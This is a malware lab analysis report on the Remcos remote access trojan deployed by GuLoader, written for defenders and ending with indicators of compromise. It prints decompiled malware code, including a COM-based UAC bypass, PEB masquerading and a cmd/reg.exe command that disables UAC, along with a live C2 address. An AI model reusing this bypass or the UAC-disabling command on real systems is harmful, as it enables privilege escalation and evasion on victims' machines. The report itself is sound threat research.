GuLoader deploys Remcos

Malware Lab Analysis Report

(part 2)

Summary

DEFENCE TECH

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

In our previous report[1], we analysed GuLoader, a sophisticated shellcode-based downloader that typically plays a crucial role in downloading and distributing a wide variety of malware as encrypted payloads. In our case, the sample we analysed in the previous report distributes Remcos, which we identify as the 4.8.0 Pro version based on the code snippet in figure 1.

```
DisplayProgramName();
memset(Destination, 0, sizeof(Destination));
strcat(Destination, "\n\tRemcos v");
strcat(Destination, "4.8.0 Pro");
strcat(Destination, breakingSecurity_net);
return print(Destination);
```

Figure 1. Remcos version

Remcos (Remote Control & Surveillance Software) is a software developed by the company BreakingSecurity[2] and advertised as a legitimate remote access tool. Even though most publications claim that Breaking Security's headquarters are in Germany, however we noticed that the official website clearly indicates their Italian origin, with the company HQ located in Rome, Italy. One more clue is that one of the administrators of their official forum is confirmed as Italian by the fact that he left his full name in a post[3].

Remcos has been used in several hacking campaigns because it can act as a backdoor on the system, granting full access to a remote user. Since the end of 2016 it has been classified as a Remote Access Trojan (RAT)[4] and widely considered a malicious piece of software.

[1] *https://www.linkedin.com/posts/defence-tech-holding_report-guloader-deploys-remcos-ugcPost-7105468622453551106-5DP5/?utm_source=share&utm_medium=member_desktop*

[2] *https://breakingsecurity.net/remcos/*

[3] *https://breakingsecurity.net/forum/*

[4] *https://www.fortinet.com/blog/threat-research/remcos-a-new-rat-in-the-wild-2*

Recently, it has been reported as active in malicious campaigns by the Italian Computer Emergency Response Team [5] [6] [7] [8] and has been distributed through phishing e-mails.

Our report goes over its functionalities with a particular focus on how it can perform privilege elevation on the system by circumventing Windows' User Access Control.

[5] https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-del-05-11-agosto-2023/

[6] https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-del-12-18-agosto-2023/

[7] https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-del-19-25-agosto-2023/

[8] https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-02-08-settembre-2023/

DEFENCE TECH

3 Analysis

3. Analysis

Remcos is a well-known remote access tool and as such its unobfuscated form is easily detected by all the most common anti-malware solution. This is why it is usually distributed through packers or advanced delivery mechanisms like GuLoader which uses encryption and in-memory execution techniques to execute it without alerting security software.

As soon as it executes, Remcos performs several initialisation operations which include the creation of a supervisory process (WatchDog), the creation of a mutex and the retrieval of information about the target operating system.

The WatchDog module is a second background Remcos instance, which is constantly running and monitors the main malware process. If the main process crashes or is terminated the watchdog attempts to restart it. The main instance and the watchdog communicate over the system registry.

Figure 2 shows a piece of code from the watchdog where it waits for the main process to stop (or be terminated) using *WaitForSingleObject*[9] and then writes its own process ID to the registry to let the instance it is about to spawn know about the watchdog presence.

```
hProcess = OpenProcess(SYNCHRONIZE, 0, dwProcessId);
WaitForSingleObject(hProcess, 0xFFFFFFFF);
CloseHandle(hProcess);
CurrentProcessId = GetCurrentProcessId();
softwareRmcSotSubKey = (const CHAR *)sub_401FAB(&softwareRmcSot);
if ( !CreateAndSetRegistryValue(softwareRmcSotSubKey, hKey, "WDH", CurrentProcessId) )
```

Figure 2. Process watching code for the Watchdog module

It creates a mutex to prevent concurrent execution and checks whether the malware is already running, thereby avoiding redundancy.

Additionally, it also gets information used to identify the infected system including the architecture, the operating system's build and version by checking the registry key, as illustrated in figure 3.

[9] *https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobject*

```
is64Bit = GetProcess((void *)isWOW64);
v1 = LogRegistryKeyValue(
       buildOS,
       HKEY_LOCAL_MACHINE,
       "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
       "ProductName");
sub_401FE2(&X_character, v1);
sub_401FD8(buildOS);
v2 = strCompare("10", 0);
if ( v2 != -1 )
{
  LogRegistryKeyValue(
    buildOS,
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
    "CurrentBuildNumber");
  build = (const CHAR *)sub_401FAB(buildOS);
  if ( StrToIntA(build) >= 22000 )
```

Figure 3. Getting OS information by registry keys

Subsequently, Remcos proceeds to assess if the execution permissions it possesses are enough to compromise the system. The methods used to verify and to escalate these privileges will be explained in the following section.

To receive every command, it must maintain a connection to the Command & Control (C2) server and keep the connection alive through an infinite loop. We intercepted the C2 by debugging the sample.

```
char *v68; // [esp-30h] [ebp-A68h] BYREF
0x807690:"103.212.81.155:54984:1"
```

Figure 4. Obtaining the C2 while debugging

3.1 Privilege Elevation

Remcos checks the process serv2.exe access level using the shell32.dll function IsUserAnAdmin, the function is dynamically invoked using GetProcAddress so it doesn't appear in the import table. If the process does not have admin privileges, then it attempts to use a known UAC bypass to relaunch itself as admin.

While debugging the code, we intercepted the function used to check the permission level: *SHTestTokenMembershi*[10]. It uses the *CheckTokenMembership*[11] function to test whether the SID (Security Identifier) is enabled in an access token which identifies the user's privileges.

```
shell32Library = LoadLibraryA("Shell32");
IsUserAnAdmin = GetProcAddress(shell32Library, "IsUserAnAdmin");
kernel32Module_4 = GetModuleHandleA("kernel32");
```

Figure 5. Check user's privileges

Remcos has been observed to use several UAC bypass techniques, this specific sample uses a technique from the UACME project[12] [13] that relies on exploiting a specific COM (Component Object Model[14]) interface which always runs as an elevated process. COM objects can be configured to run with elevated privileges, which implies high process integrity. This triggers the UAC prompt for user approval; however, there is a mechanism called "Auto Approval" that bypasses it and always allows high privileges execution, this is used by various components of Windows.

As illustrated in figure 6, Remcos utilises "ucmCMLuaUtilShellExecMethod"[15], which calls the ShellExec method of the ICMLuaUtil interface[16].

[10] *https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shtesttokenmembership*

[11] *https://learn.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-checktokenmembership*

[12] *https://github.com/hfiref0x/UACME*

[13] *https://attack.mitre.org/techniques/T1548/002/*

[14] *https://learn.microsoft.com/en-us/windows/win32/com/com-objects-and-interfaces*

[15] *https://github.com/hfiref0x/UACME/blob/f61a0528f395fd811d79355b9f2f1d6f57e3af8f/Source/Akagi/methods/api0cradle.c#L54*

[16] *https://gist.github.com/api0cradle/d4aaef39db0d845627d819b2b6b30512*

```
int __thiscall ucmCMLuaUtilShellExecMethod(void *serv2_exe)
{
  int v2; // edi
  HRESULT hr_init; // ebx
  char *v4; // ecx
  HRESULT v5; // eax
  void *v6; // esi
  void *v8; // [esp+10h] [ebp-4h] BYREF

  print("[+] ucmCMLuaUtilShellExecMethod\n");
  v8 = 0;
  v2 = -1073741790;
  hr_init = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
  v5 = ucmAllocateElevatedObject(v4, &v8);
  v6 = v8;
  if ( !v5 )
  {
    if ( !v8 )
      goto LABEL_7;
    print("[+] before ShellExec\n");
    if ( (*(int (__stdcall **)(void *, void *, _DWORD, _DWOF
            v6,
            serv2_exe,
            0,
            0,
            0,
            5) >= 0 )
```

Figure 6. ucmCMLuaUtilShellExecMethod

More precisely, within the UACME project the function shown in the previous figure is designated as number 41. It exploits the ICMLuaUtil COM interface which is implemented in the system library *"cmstplua.dll"*[17], based on the CLSID (Class Identifier) visible in figure 7. This COM object executes within the context of the dllhost.exe process and, by default, is present in the "Auto Approval" list.

The "ucmAllocateElevatedObject" function binds the remote interface, associated with the CLSID, to an elevated object and is used by "ucmCMLuaUtilShellExecMethod", as previously seen in figure 6. Consequently, the spawned process inherits the same privileges as dllhost.exe.

[17] *https://strontic.github.io/xcyclopedia/library/clsid_3E5FC7F9-9A51-4367-9063-A120244FBEC7.html*

```
HRESULT __cdecl ucmAllocateElevatedObject(char *a1, void **pointerToInterface)
{
  HRESULT Object; // esi
  void *v4; // [esp+0h] [ebp-238h]
  SIZE_T v5; // [esp+4h] [ebp-234h]
  WCHAR pszName[260]; // [esp+8h] [ebp-230h] BYREF
  BIND_OPTS pBindOptions; // [esp+210h] [ebp-28h] BYREF
  int v8; // [esp+224h] [ebp-14h]
  void *ppv; // [esp+234h] [ebp-4h] BYREF

  print("[+] ucmAllocateElevatedObject\n");
  ppv = 0;
  Object = -2147467259;
  if ( wcslen(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}") <= 64 )
  {
    RtlSecureZeroMemory(v4, v5);
    pBindOptions.cbStruct = 36;
    v8 = 4;
    wcscpy(pszName, L"Elevation:Administrator!new:");
    wcscat(pszName, L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}");
    print("[+] CoGetObject\n");
    Object = CoGetObject(pszName, &pBindOptions, &riid, &ppv);
    if ( Object )
      print("[-] CoGetObject FAILURE\n");
    else
      print("[+] CoGetObject SUCCESS\n");
  }
  *pointerToInterface = ppv;
  return Object;
```

Figure 7. ucmAllocateElevatedObject

These methods have been effective since Windows 7 and at the time of writing have not yet been patched.

Moreover, in order to evade EDR (Endpoint Detection and Response) solutions, Remcos attempts to masquerade its process' image path name and command line; this is done by overwriting their values in the Process Environment Block (PEB).

The values are only changed during the privilege escalation process and later restored to the original ones; this is possibly done to preserve the real command line for further payloads that may be executed dynamically. The process is illustrated in figure 8.

```
if ( restore )
{
  cmdline = backUpCmdline;
  imagePathName = backUpImagePathName;
}
else
{
  pPEB = pointerToPEB->ProcessParameters;
  cmdline = L"explorer.exe";
  backUpImagePathName = pPEB->ImagePathName.Buffer;
  backUpCmdline = pPEB->CommandLine.Buffer;
  imagePathName = Destination;
}
RtlInitUnicodeString(&currentPEBPointer->ProcessParameters->ImagePathName, imagePathName);
RtlInitUnicodeString(&currentPEBPointer->ProcessParameters->CommandLine, cmdline);
if ( restore )
{
  regionSize = 0;
  hProcess = GetCurrentProcess();
  NtFreeVirtualMemory(hProcess, &Destination, &regionSize, 0x8000);
  Destination = 0;
}
```

Figure 8. Restoring the original process

The final step in this phase is to disable UAC entirely, as seen in figure 9, allowing the execution to proceed without further notifications.

```
BOOL DisableUAC()
{
  struct _STARTUPINFOA StartupInfo; // [esp+8h] [ebp-58h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+50h] [ebp-10h] BYREF

  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 68;
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  CreateProcessA(
    "C:\\Windows\\System32\\cmd.exe",
    (LPSTR)"/k %windir%\\System32\\reg.exe ADD HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v En'
           "ableLUA /t REG_DWORD /d 0 /f",
    0,
    0,
    0,
    CREATE_NO_WINDOW,
    0,
    0,
    &StartupInfo,
    &ProcessInformation);
  CloseHandle(ProcessInformation.hProcess);
  return CloseHandle(ProcessInformation.hThread);
```

Figure 9. Disabling Windows' User Access Control notifications

3.2 Overview of Remcos functionalities

We won't delve into excessive details since most of Remcos' capabilities are publicly documented on the developer's website where it is advertised as a legitimate remote access tool.

Based on the following code snippet, each feature is executed in its own thread after the system receives different commands from the C2.

```
  RegistryEditorThread();
  goto LABEL_138;
case 48:
  v177 = sub_401E65(v235, 0);
  sub_4020F6(&lpValueName, v177);
  RemcosChatThread(lpValueName);
  goto LABEL_138;
case 49:
  stringParameter[0] = v2;
  dwReserved = sub_40247C(&unk_474320);
  fileName = sub_401FAB(&unk_474320);
  v178 = sub_401E65(v235, 0);
  v229 = sub_40247C(v178) + 1;
  v179 = sub_401E65(v235, 0);
  v228 = sub_401FAB(v179);
  lpValueName = "name";
  subKey = sub_401FAB(&softwareRmcSot);
  CreatePersistence(subKey, lpValueName, v228, v229, fileName, dwReserved);
  goto LABEL_138;
case 50:
  v184 = sub_401E65(v235, 0);
  sub_4020F6(&lpValueName, v184);
  CommunicationConfigurationThread();
  goto LABEL_138;
case 52:
  v186 = sub_401E65(v235, 0);
  sub_4020F6(&lpValueName, v186);
  ServiceManagerThread(lpValueName);
```

Figure 10. Incomplete list of Remcos functionality threads

We observed an interesting technique for gathering the target host's information[18], which is employed during the reconnaissance phase. This technique is already known by industry-leading security tools and freely available community rules, in fact it can be detected by log analysis tools such as Splunk[19].

It exploits the DirectX Diagnostic Tool (dxdiag.exe) as seen in figure 11.

```
temp = _wgetenv(L"temp");
v2 = sub_40417E(cmdline, temp);
sub_403014(sysinfo, v2, L"\\sysinfo.txt");
sub_401F09(cmdline);
completed = 0;
commandLine = concatenateString(cmdline, L"/t ", sysinfo);
lpParameter = sub_401F04(commandLine);
ShellExecuteW(0, L"open", L"dxdiag", lpParameter, 0, 0);
```

Figure 11. Exploiting dxdiag process

Using a specific command line option, DirectX Diagnostic tool saves text files with the scan results which contain hardware information about the system. Remcos launches the process with the command line *"dxdiag.exe /t c:\temp\sysinfo.txt"* and subsequently reads the content of the file, as seen in the next figure. The file content is then sent to the C2.

```
fileName = sub_401F04(sysinfo);
ReadFileContent(fileName, v17);
```

Figure 12. Reading the content of sysinfo.txt

[18] *https://attack.mitre.org/techniques/T1592/*

[19] *https://www.splunk.com/en_us/blog/security/detecting-malware-script-loaders-using-remcos-threat-research-release-december-2021.html*

The next table lists some important remote features of the malware:

Functionality	Description
Remote Screen	Allows the attacker to view and interact with the screen of computer.
File Manager	Allows the attacker to browse/search, upload/ download, delete, read, and write files of the victim.
System Manager	The attacker can manage processes services and the system registry.
Power Options	Allows the attacker to restart, hibernate or shut down the system.
Command Line & Scripting	The attacker can download and execute remote shell and scripts (such as VBS, JS, Batch).
Audio Manager	Allows the attacker to record audio through the microphone or to trigger alarms.
Camera Manager	The attacker has complete control of the camera.
Key Logger	Online and Offline Keylogger.
Data Theft	Ability to find, steal and delete browsers' user profiles and passwords.
Persistence	It persists on reboot through manipulation of the RUN registry key.

Table 1. Remcos' features

3.3 IOC

In the next table we inserted IoC of the Remcos sample analysed in this report.

Note: detection rates are as of time of writing.

Type	Value	Note
SHA-256	b917583a1bd2371f4c1916cf0a4831e4d26a1d2fc7103005900d4cb775e73359	serv2.exe VirusTotal - 58/68
IP:Port	103[.]212[.]81[.]155:54984	C2 VirusTotal - 10/88 AlienVault
Registry Key	HKEY_CURRENT_USER\Software\Rmc-SOTJWO	All the sub-keys are related to Remcos
File Log	C:\ProgramData\Terminal\logs.dat	Keylogging data are captured and stored in this log.

Table 2. Indicators of compromise

We suggest taking note of other recent IoC from another recent publication[20] by CyFirma.

[20] *https://www.cyfirma.com/outofband/the-persistent-danger-of-remcos-rat/*

DEFENCE TECH

4


Conclusions

4. Conclusions

Remcos can undoubtedly be employed for penetration testing purposes, given its capabilities. However, it's worth noting that it has long been classified as a Remote Access Trojan due to its involvement in malicious campaigns, with numerous instances recently reported in Italy by the Italian Computer Emergency Response Team.
In addition to its user-friendly interface, Remcos is easily available online and can be purchased using payment methods such as PayPal or cryptocurrencies.

The executable client must be installed in order to infect a system and to allow the communication with the C2 server, which issues malicious commands to the client.

As already mentioned, it is usually distributed through phishing e-mails containing malicious links or attached files. Consequently, we suggest implementing well-known preventive measures, such as following NIST[21] guidance, to guard against infections through these types of attacks. Additionally, deploying a reputable anti-malware solution is strongly recommended as a strong layer of defence. This proactive approach can help safeguard systems against threats like Remcos.



[21] *https://www.nist.gov/itl/smallbusinesscyber/guidance-topic/phishing*

DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

DONEXIT IT SECURITY

NEXT INGEGNERIA DEI SISTEMI

FORAMIL RADAR TECHNOLOGIES & DEFENCE SYSTEMS

INNOVESI electronic systems

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it